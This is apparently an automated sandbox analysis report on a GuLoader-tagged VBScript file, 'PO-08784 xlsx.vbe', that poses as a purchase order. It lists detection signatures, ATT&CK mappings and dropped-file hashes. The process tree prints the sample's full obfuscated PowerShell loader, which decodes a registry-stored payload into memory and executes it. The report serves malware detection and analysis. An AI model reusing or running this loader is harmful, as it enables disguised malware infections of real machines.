ID: 755441
Sample Name: PO-08784
xlsx.vbe
Cookbook: default.jbs
Time: 17:57:24
Date: 28/11/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

PO-08784 xlsx.vbe


Overview

General Information

Sample Name:	PO-08784 xlsx.vbe
Analysis ID:	755441
MD5:	266115592f9662..
SHA1:	455a06b52d8e8f..
SHA256:	1df8d51920f7e38.
Tags:	GuLoader vbe
Infos:	



Detection




Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Sigma detected: Dot net compiler co…
- Obfuscated command line found
- Wscript starts Powershell (via cmd …
- Machine Learning detection for drop…
- Very long command line found
- Found a high number of Window / U…
- Queries the volume information (nam…
- Yara signature match
- Drops PE files
- Very long cmdline option found, this…
- May sleep (evasive loops) to hinder…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6000 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\PO-08784 xlsx.vbe" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - cmd.exe (PID: 5984 cmdline: CMD.EXE /c echo C:\Windows MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 5964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5064 cmdline: C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "$Thyridia = """ovAfadAndDa-diTSiyFipOteCo Ro-FITMuyZopPreAbD ineVefpriDenabiSetFoiLroElnMy Fe'BouJasSuiinnSogud HoSMiyFesDetNoeIdmSa;VauMosPhiStnBegAu ViSPuyNesBrtTuevrmTa.HaRReuBenSctMaiEvmSteRk.InIin nWhtHoeOerAfoShpSoSEjeDerCavChiLicPieBrsDi;TrpRaudibfolLaiAlcvo BosPatAlaSktGoiGacGu LicDelSwaStsUnsRe PrMOpeSptSkhdeyMilNo1En di{Ci[DeDAnlOplgIIIrmCo pOpocurbutAf(Ef`"""UnkToeLorSenSrePelLi3Ko2ha`"""Fr)ji]VopAtuDrbunlReiMicNo KosDrtScaTitKrilrcPo CheSaxUntSleLyrtynGr SriEjnBetHu PeGLieTetDeTKahFirHveUnaBrdtrT InispmJeeItsCo(riiUgnJutCr BePInrSkoStgUnrFi8Op2We,RaiSwnSytAn MeFFirSkePsmSuaKhdOv,PriAfnHytre drTLieUnlCoeNo,ReiTvnMitFo WiTAbrFueSydCyiAf,raisbnCotUr OpTmyiStmTr)Sp;Ti[BoDKrlFilMeIRomUnpKeoAfrCitSu(Ha`"""GeuunsSeeNarWi3Su2Sc`"""Us)Ci]NypCeuTobPelAdiEfcUd SqsCotGaaRetNaiDrcRo SmebyxDotJaeGtrTrnPe BliChnAdtJa PoCInlAciTyePanBrtUlTTroFoSRecTirVaeMdeLenBr(NeiStnGltOv SilUdnWrkLioSprBapre,coicenCotMe ZetCoeFrkpInFaore)Al;Un[MuDUnlcalHeINumfrpTyoPir BrtKi(Fo`"""WakWoeTwrFanFreUnlPr3Ru2Su`"""St)Fr]UdpdeuAlbCalTriCrcRe CosRutGraAltVeiTacTi VaeSlxUstboeNerGenPa DiiSunOktCa InEOvxhapSaaUhnPldUnEBrnSav PaistrProTrnDrmSteHynFetfISWotunrSviDanAbgWesFi(EriBlnretSt ReREcoCytSotDeePo,TeiChnRetSu FoBUfugalMa,BiiMonBitDe InEBrnOetafoCo)Re;Ra[PlDLalAvlFulAfm SkpBeoAnrSutKo(te`"""BeuElsJieElrst3Mu2Fy`"""Di)To]PopVauanbBrlMaiPucOs OvsRetPeaPrtPeiUfcSo toeFoxOvtMaeNorTenSl PriFrnQutbl AmEEgnPuuBamauCPihPoiDil NedBeWIsiEfnFldFrokiwbesSo(MiiHonTatFu hoLMiiOvtRahFoeIndRo,aniGenCatal HyDReiFooSubMooSl,MeiOlnTutCh PoATalUvuVanUngAl)Va;Tr[emDSelKrlGolJamPrpCooCrr Retst(Yo`"""MawbeiVinLamComBi.NldSelFllHe`"""De)No]IlpOpuChbTelOmiBucFo frsRetCoaChtUdiJucSa UnePnxRetMaekvrLgnEl veiMenIntBr InjAuoOpyHuSAceSetDiCDia GepSutBeuAvrOueCe(ldiWenfotEx AfKPeoAndUniPofNo,SeiSpnRetBe UnVFaeLijBe,FriEsnWitOp abEDimChpUntMoiSp,CeiUnnLatFl BiRUreUdaVicCytduiNe)Po;No[NoDTnlHyl OulOpmAkpdeoBerAptIr(Un`"""OpkHmeNirdrnAmeMolGr3Sf2El`"""Kr)Li]ScpViuGrbBrlRiiItcPr ResFrtGsaIrtApiPacPo UneUhxKrtSyeMarRanIr skvAfoByiOpdDe ImGjulReo FabDiaNalSpMMaeLimMyoVarBryhjSEttSuaTutAnufrsUb(sniFrnretRa SuAWrnJelEpgSksEmiUd)Ou;Cy[FiDDrlSplCllbamanpAtoCorBotNo(Si`"""OvkAneMirUnnGaeColPr3Co2Na` """Gr)Pr]mopTouHabdrlPhiSkcNa sksmatStaSetDiiAicva HaeLyxFotUneEnrbrnCo SaiJunPstAk UnISnsObVPuaColSpiPldAgCMooTodSteSuPSuaMagsueSa(EjiAfnHytBi CaGGaa KauudmCa)Fr;Fa[CoDPhlHylUnIDimTypOvorurMitFo(Mi`"""UnkSeeLirBenRieJulCh3Sl2An`"""Sa)Si]AmpwhuElbSelLaiSucKl MtsRbtLoaSptReiFocAj MieunxEvtSneForBunCu AmiTenEftTe SuHOreOvaDapBiRpleSeABilDelsooRycac(DoiKonSltFo StHFraBlnBedBi,EsihenNotRk ApFUnaSplSesOl,BiiDanSutSu coHDruConLegBa,AfiTrnNetNo RoUTrnRbd SeeSsrNe)Fo;Ko[FlDPilPelStlDamTepHyoSyrSytJe(Ub`"""BrgUndReiGl3Ud2Un`"""Ep)Pr]MipUnuUnbFolAdiAfcBa FesShtDiaDitBeiDecVe SieYaxSktKeePrrRenIn CoiMynNetBl UnCCorMeeEvaImtskeThSPaoHelUhiExdAlBLerDiuCascahPa(BeiBonVatUh CaFSyoHirBa)Mi;Pe[CuDDilOulDelAimLapKroGrrOvtDi(Ar`"""TakRaeOcrSpnDieSelHa3Ax2Ne`""" Ov)Su]InpTouVibStlSaiFucAb HasBltPhaDitFeiMacTo paeWaxSltSleRarTenCa ThiDenkatOv MiVJeiRerskt LuuDiabalUnAPylUnlDaoCocAb(moimunGatke FevNa1Da,KoiGrnAntbi FivCr2Se,KriLanhvtAg Savaa3go,NoilenMatNa PavSe4Co)Im;Ma[DeDTilStlStlKlmpupLuoCarMitHa(Tv`"""BakVieEnrBenSteEllTh3Hu2bi`"""Tr)Pl]PopHauLabsalIniRacFj UnsBetB oasltDkiPocHi PhevaxGntNoeGurMrnFl AclAgnIntKoPDatAnrOs SwELinWeuHamStSCoySksMatSlePlmfeLMooKacdeaKolCueSysDyWaf(OmuFoiBonChtMy TavBo1Ha,Kii SonOptSh FavUn2Ud)Un;Na}Li'Sl;Ar`$jeMHyeDatSuhmuyUrlLi3Ne=Ha[TiMAdeLytFehFoyMilCa1re]co:Ov:beVNoisyrretWhuAbaTelNoAAklGalUnoSicLi(In0Dr,ro1Ch0De4Ro8Le 5Ob7sk6Co,Le1Me2Sp2Sv8Lo8Ea,No6ph4Mi)Mi;Re`$StSTaeBelKovRefLrlTrgEbeNylBeiBrgDu=Pr(BrGFieGytDe-relSttKreViminPDorSaoIrpBeeLarJetAfySc Ex-WoPCraSptAzhD e Tr'SvHveKFoCCoUUd:Co\CebKraResAnaBrlBotCa\DetAprGuaManFisNofEsonurMemKoaSktSkiByoAbnOushaaSulScgCioSkrExiVitCimSieCyregnIreUd'Pa)tu.LuBBoe EthsueAlaDyrStsReeJa;Be`$UnGHirEmiFosRakUneEn Bu=Bi Br[AsSTiyUnsObtTweDrmBe.LiCStoRenorvKieVarAptEn]Ma:Ap:GeFKlrInoMumUdBseaImsInePl6fi4CaSV otBarBaiTonWagva(Se`$BeSLeeSnlBlvJafHulAfgpeeFrlBeiPhgGi)Ap;Pu[PiSOvyelsThtOxeSemge.SiRObuFrnBrtapiMumKleju.PilSpnRatIneUnrSyoAppneSPreSkrCovTiiJacAke Lessl.SiMStaTarFosCohTaaprlFa]Bl:Ci:TrCBooOupSkyAf(Fl`$UnGKurPaiKrsBrkDrece,di Pe0Up,Br Vl Pi`$GIMNieBatBlhSiyMylDe3Pr,Pr Sp`$ZoGArrCriTesHakPheSt.Prc GroSpuPonKntSp)Ph;Ho[TiMHeeAltAkhKnyPrlFa1Au]Si:Ru:CuEHjnPruMemFrSKoyressetKoeSpmVoLSloNucCaaMulpeeinsOvWBr(Sa`$AvMSkeNotSthDdyStlMe3lr,Ka U d0Sl)Ne#Sc;""";Function Methyl4 { param([String]$HS); For($i=2; $i -lt $HS.Length-1; $i+=(2+1)){ $Teviss = $Teviss + $H S.Substring($i, 1); } $Teviss;}$Undefatigable0 = Methyl4 'SolOrEReXAq ';$Undefatigable1= Methyl4 $Thyridia;&$Undefatigable0 $Undefatigable1;; MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4620 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 2912 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\bqup1euq\ bqup1euq.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
      - cvtres.exe (PID: 2044 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\A ppData\Local\Temp\RES47C6.tmp" "c:\Users\user\AppData\Local\Temp\bqup1euq\CSCA347F263B587453BB38F4BBC1F3B31.TMP" MD5:

C09985AE74F0882F208D75DE27770DFA)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
PO-08784 xlsx.vbe	WScript_Shell_PowerShell_Combo	Detects malware from Middle Eastern campaign reported by Talos	Florian Roth	• 0xa2e:$s1: .CreateObject("WScript.Shell") • 0x3ed54:$p1: powershell.exe • 0x4b97e:$p1: powershell.exe

Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: powershell.exe PID: 5064	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x7ef78:$b2: ::FromBase64String(• 0x177dc3:$b2: ::FromBase64String(• 0x17968c:$b2: ::FromBase64String(• 0x16d76:$s1: -join • 0x17090:$s1: -join • 0x23ac3:$s1: -join • 0x91a1f:$s1: -join • 0xa0480:$s1: -join • 0xa0be0:$s1: -join • 0xb6d35:$s1: -join • 0xc3e0a:$s1: -join • 0xc71dc:$s1: -join • 0xc788e:$s1: -join • 0xc937f:$s1: -join • 0xcb585:$s1: -join • 0xcbdac:$s1: -join • 0xcc61c:$s1: -join • 0xccd57:$s1: -join • 0xccd89:$s1: -join • 0xccdd1:$s1: -join • 0xccdf0:$s1: -join

Other

Source	Rule	Description	Author	Strings
amsi64_6000.amsi.csv	WScript_Shell_PowerShell_Combo	Detects malware from Middle Eastern campaign reported by Talos	Florian Roth	• 0x1a:$s1: .CreateObject("WScript.Shell") • 0x72:$s1: .CreateObject("WScript.Shell") • 0x1e4:$p1: powershell.exe

Sigma Signatures

Data Obfuscation

Sigma detected: Dot net compiler compiles file from suspicious location

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Machine Learning detection for dropped file

System Summary

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Very long command line found


Data Obfuscation

Obfuscated command line found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	2 1 Virtualization/Sandbox Evasion	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Scripting	LSA Secrets	1 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Obfuscated Files or Information	Cached Domain Credentials	1 2 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO-08784 xlsx.vbe	2%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.dll	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000003.00000002.545558610.0000000005F20000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000003.00000002.528909181.0000000004FFF000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000003.00000002.526784989.0000000004EC1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000003.00000002.528909181.0000000004FFF000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000003.00000002.536819420.0000000005484000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000003.00000002.528909181.0000000004FFF000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000003.00000002.545558610.0000000005F20000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000003.00000002.545558610.0000000005F20000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000003.00000002.545558610.0000000005F20000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000003.00000002.545558610.0000000005F20000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	755441
Start date and time:	2022-11-28 17:57:24 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO-08784 xlsx.vbe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211

Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.winVBE@11/9@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com
- Execution Graph export aborted for target powershell.exe, PID 5064 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:59:26	API Interceptor	28x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	8003
Entropy (8bit):	4.839308921501875
Encrypted:	false
SSDEEP:	192:yxoe5oVsm5emdVVFn3eGOVpN6K3bkkjo59gkjDt4iWN3yBGHh9smidcU6CXpOTik:DBVoGlpN6KQkj2Wkjh4iUx0mib4J
MD5:	937C6E940577634844311E349BD4614D
SHA1:	379440E933201CD3E6E6BF9B0E61B7663693195F
SHA-256:	30DC628AB2979D2CF0D281E998077E5721C68B9BBA61610039E11FDC438B993C
SHA-512:	6B37FE533991631C8290A0E9CC0B4F11A79828616BEF0233B4C57EC7C9DCBFC274FB7E50FC920C4312C93E74CE621B6779F10E4016E9FD794961696074BDFBF
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\RES47C6.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols, created Tue Nov 29 01:59:36 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1332
Entropy (8bit):	3.9957433595008767
Encrypted:	false
SSDEEP:	24:HTzW9gaaIM5aHNhKPfII+ycuZhNaakSiPNnq92d:+aIMU7KPg1ulaa3uq9G
MD5:	1C80558DCC94D3FD4F7B17286D92DF42
SHA1:	F3681A06D954ACB58F4220D7B5254D932DCC76FB
SHA-256:	D72A354494ECF6C41CD3CCD149DBED680A12218A5F47DCAE1268F82FF0F0CBF1
SHA-512:	9BE0ED7915442AA737A5FEE290DA5A6C4B4FE194EAF53BFE6227642DEC95B30A9BA112B60BDC7D95419FF4DF362BCAD2D5D0036B9B3B979CEF128758798E32 40
Malicious:	false
Preview:	L....g.c.....debug$S.....P.....@..B.rsrc$01.....X.....4.....@..@.rsrc$02.....P...>.....@..@.....U....c:\Users\user\AppData\Local\Temp\bqup 1euq\CSCA347F263B587453BB38F4BBC1F3B31.TMP.....T.....p.....7.....C:\Users\user\AppData\Local\Temp\RES47C6.tmp.-.<.....'...Microsoft (R) CVTRES.Y.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L..... .....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0. 0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...b.q.u.p.1.e.u.q...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D. ....O.r.i.g.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5urju1b3.luw.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jbwcl3vc.3eg.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\bqup1euq\CSCA347F263B587453BB38F4BBC1F3B31.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.107923304203291
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gry8ak7YnqqiPN5Dlq5J:+RI+ycuZhNaakSiPNnqX
MD5:	998B7FA2FFBE54BE98BEC5121AE6FE70
SHA1:	46F990AC5C9ADC468B57D96D57B88373DB496337
SHA-256:	AF3E64F5A6A5B28C61E346B2572EFEC45CCE288AA9AEF0F165DFB6074369A032
SHA-512:	2766D2A4C803489FB7D2E9034D551CD873E33507D1A2BADB241933261BE8F556AAE9223391653B3894FE1DD0C8E315D8636A5DFA3632E7FB8FBC31C9EED4BA 7
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...b.q.u.p.1.e.u.q...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...b.q.u.p.1.e.u.q...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\bqup1euq\bqup1euq.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (1075), with no line terminators
Category:	dropped
Size (bytes):	1078
Entropy (8bit):	4.940853242499253
Encrypted:	false
